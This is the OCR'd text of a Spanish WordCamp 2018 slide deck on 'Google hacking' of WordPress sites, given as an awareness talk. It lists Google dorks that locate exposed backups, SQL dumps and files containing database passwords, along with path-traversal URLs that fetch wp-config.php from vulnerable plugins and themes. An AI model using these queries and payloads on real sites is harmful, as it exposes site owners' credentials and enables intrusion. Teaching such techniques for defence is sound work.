TOMÁS SIERRA

Máxima seguridad para tu WordPress

¿En serio me pueden hackear WordPress con... ¡Google!?

WordCamp Irún 2018

WordPress

netkia

TOMÁS SIERRA

SHELLCON Security Hell Conference

Mi PLAN HOY

Tomás Sierra

Departamento de seguridad de “Netkia” (Grupo PITMA)

Maestro de Ed. Primaria, formador y desarrollador web.

Organizador el **Congreso de Seguridad Sh3llcon**

Organizador de la **WordCamp Santander** y miembro de la comunidad WordPress de España.

#WCIrun

@TomyCant


Todo lo que aquí vas a ver es con fines educativos

¿Qué es Google Hacking?

¿Qué es Google Hacking?

Hackear…

Google?
una página web?
las búsquedas?
…?



¿Qué es Google Hacking?

Aprovechar la potencia del motor de búsqueda de Google **como herramienta** para conseguir **información pública**, que no es visible a simple vista.

¿Qué es Google Hacking?

¿Qué entendemos por hackear?

- Localizar objetivo
- Recopilar información
- Identificar vulnerabilidades
- Explotar vulnerabilidades y acceder
- Ataque
- Borrado de huellas
- Mantener el acceso, para futuras ocasiones

¿Qué es Google Hacking?

¿Qué entendemos por hackear?

- Localizar objetivo
- Recopilar información
- Identificar vulnerabilidades
- Explotar vulnerabilidades y acceder
- Ataque
- Borrado de huellas
- Mantener el acceso, para futuras ocasiones

Operadores

Operadores

“”

Muestra resultados que contengan la frase exacta

Operadores


Antes de una palabra, nos permite realizar una búsqueda que NO incluya esa palabra.

Operadores

+

Antes de una palabra, nos permite realizar una búsqueda que incluya obligatoriamente esa palabra.


Se pueden incluir palabras que Google no suele contemplar: el, la, a...



Operadores

AND


Permite realizar búsquedas que contengan dos términos.



Operadores

OR (|)

Búsquedas que contengan un término u otro.



Operadores

Comodines

*

Una palabra (la que sea)

.

Varias palabras (las que sean)

Comandos

Comandos

site:url

Realizar la búsqueda en una página específica.

```
site:tomassierra.com vulnerabilidades
```

Comandos

intitle:término

Muestra páginas en cuyo título esté el término o términos elegidos.

```
intitle:Vulnerabilidades
intitle:WordPress AND seguridad
```

Comandos

inurl:término

Muestra páginas en cuya url esté el término elegido.

inurl:/wp-content/
inurl:/wp-content/plugins

Comandos

related:URL

Páginas de temática semejante a la URL elegida.

```
related:tomassierra.com
```

Comandos

filetype:extensión

Muestra todos los resultados de una búsqueda con una extensión de archivo específica. Tiene, como entenderá, más sentido cuando lo unimos a una búsqueda concreta.

```
filetype:pdf ciberseguridad
```

Google Dorks

Google Dorks

Uno sencillito…

…pero peligroso

```
index of
```

```
Index of /wp-content/plugins/duplicator
```

```
site:tomassierra.com Index of
inurl:/wp-content/plugins/duplicator
```

Google Dorks

Ver documentos de una web

```
filetype:pdf site:tomassierra.com
filetype:docx site:tomassierra.com
filetype:txt site:tomassierra.com
```

Google Dorks

Más preciso

Realizar la búsqueda de un término dentro de un archivo

```
site:tomassierra.com filetype:pdf
intext:wordcamp
```

Google Dorks


Todos a la vez

```
site:tomassierra.com (filetype:pdf |
filetype:ppt | filetype:xls | filetype:doc |
filetype:docx | filetype:odt | filetype:txt
| filetype:sql)
```

Google Dorks

#WCIrun

@TomyCant



Google Dorks

Para buscar backups “perdidos”:

```
"inurl:"/wp-content/wpclone-temp/wpclone_backup/"

inurl:"/wp-content/uploads/backup"

"inurl:wp-content/plugins/wp-dbmanager/"
```

Google Dorks

Ver Bases de datos

```
intext:DB_PASSWORD || intext:”MySQL hostname” ext:txt

filetype:sql intext:wp_users phpmyadmin
```

Más Dorks para WordPress

Para encontrar archivos sql o dumpeo de la bbdd

```
inurl:/wp-content/uploads/ filetype:sql
```

...


Dorks para WordPress

Para descargar el wp-config.php

Path traversal

/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php
/wp-content/force-download.php?file=../wp-config.php
/wp-content/themes/SMWF/inc/download.php?file=../wp-config.php
/wp-content/themes/markant/download.php?file=../../wp-config.php
/wp-content/themes/yakimabait/download.php?file=./wp-config.php
...

Google Hacking Database (GHDB)



https://www.exploit-db.com/google-hacking-database/


¿Y ahora qué?

¿Cómo puede usar un ciberdelincuente (~~Hacker~~) esta información?

¿Qué puede hacer para hackearnos?

¿Y ahora qué?

1.- Utilizar WPScan para buscar Versiones vulnerables de plugins, temas o core de WordPress sobre una web objetivo



¿Y ahora qué?

1.- Utilizar WPScan para buscar Versiones vulnerables de plugins, temas o core de WordPress sobre una web objetivo


```
[!] Title: Contact Form 7 <= 3.7.1 - Security Bypass Vulnerability
    Reference: https://wpvulndb.com/vulnerabilities/7020
    Reference: http://www.securityfocus.com/bid/66381/
    Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-2265
[i] Fixed in: 3.7.2

[!] Title: Contact Form 7 <= 3.5.2 - File Upload Remote Code Execution
    Reference: https://wpvulndb.com/vulnerabilities/7022
    Reference: http://packetstormsecurity.com/files/124154/
    Reference: http://osvdb.org/100189
[i] Fixed in: 3.5.3

[!] Title: Jetpack <= 2.9.2 - class.jetpack.php XML-RPC Access Control Bypass
    Reference: https://wpvulndb.com/vulnerabilities/7203
    Reference: http://jetpack.me/2014/04/10/jetpack-security-update/
    Reference: http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-0173
    Reference: https://secunia.com/advisories/57729
    Reference: http://osvdb.org/105714
[i] Fixed in: 2.9.3
```

¿Y ahora qué?

2.- Ver versiones vulnerables de plugins, temas y core de WordPress



https://wpvulndb.com/

¿Y ahora qué?

3.- Buscar exploits que exploten la vulnerabilidad


https://www.exploit-db.com/

¿Y ahora qué?

Recordamos:

- ~~Localizar objetivo~~
- ~~Recopilar información~~
- ~~Identificar vulnerabilidades~~
- Explotar vulnerabilidades y acceder
- Ataque
- Borrado de huellas
- Mantener el acceso, para futuras ocasiones

Google WPDanger




https://google.wpdanger.com

#WCIrun

@TomyCant

WPDanger



https://wpdanger.com

TEN CUIDADIIIN

TOMÁS SIERRA

Máxima seguridad para tu WordPress

¿Tienes alguna pregunta?

ESKERRIK ASKO

MUCHAS GRACIAS

www.tomassierra.com

@Tomycant

facebook.com/tomycant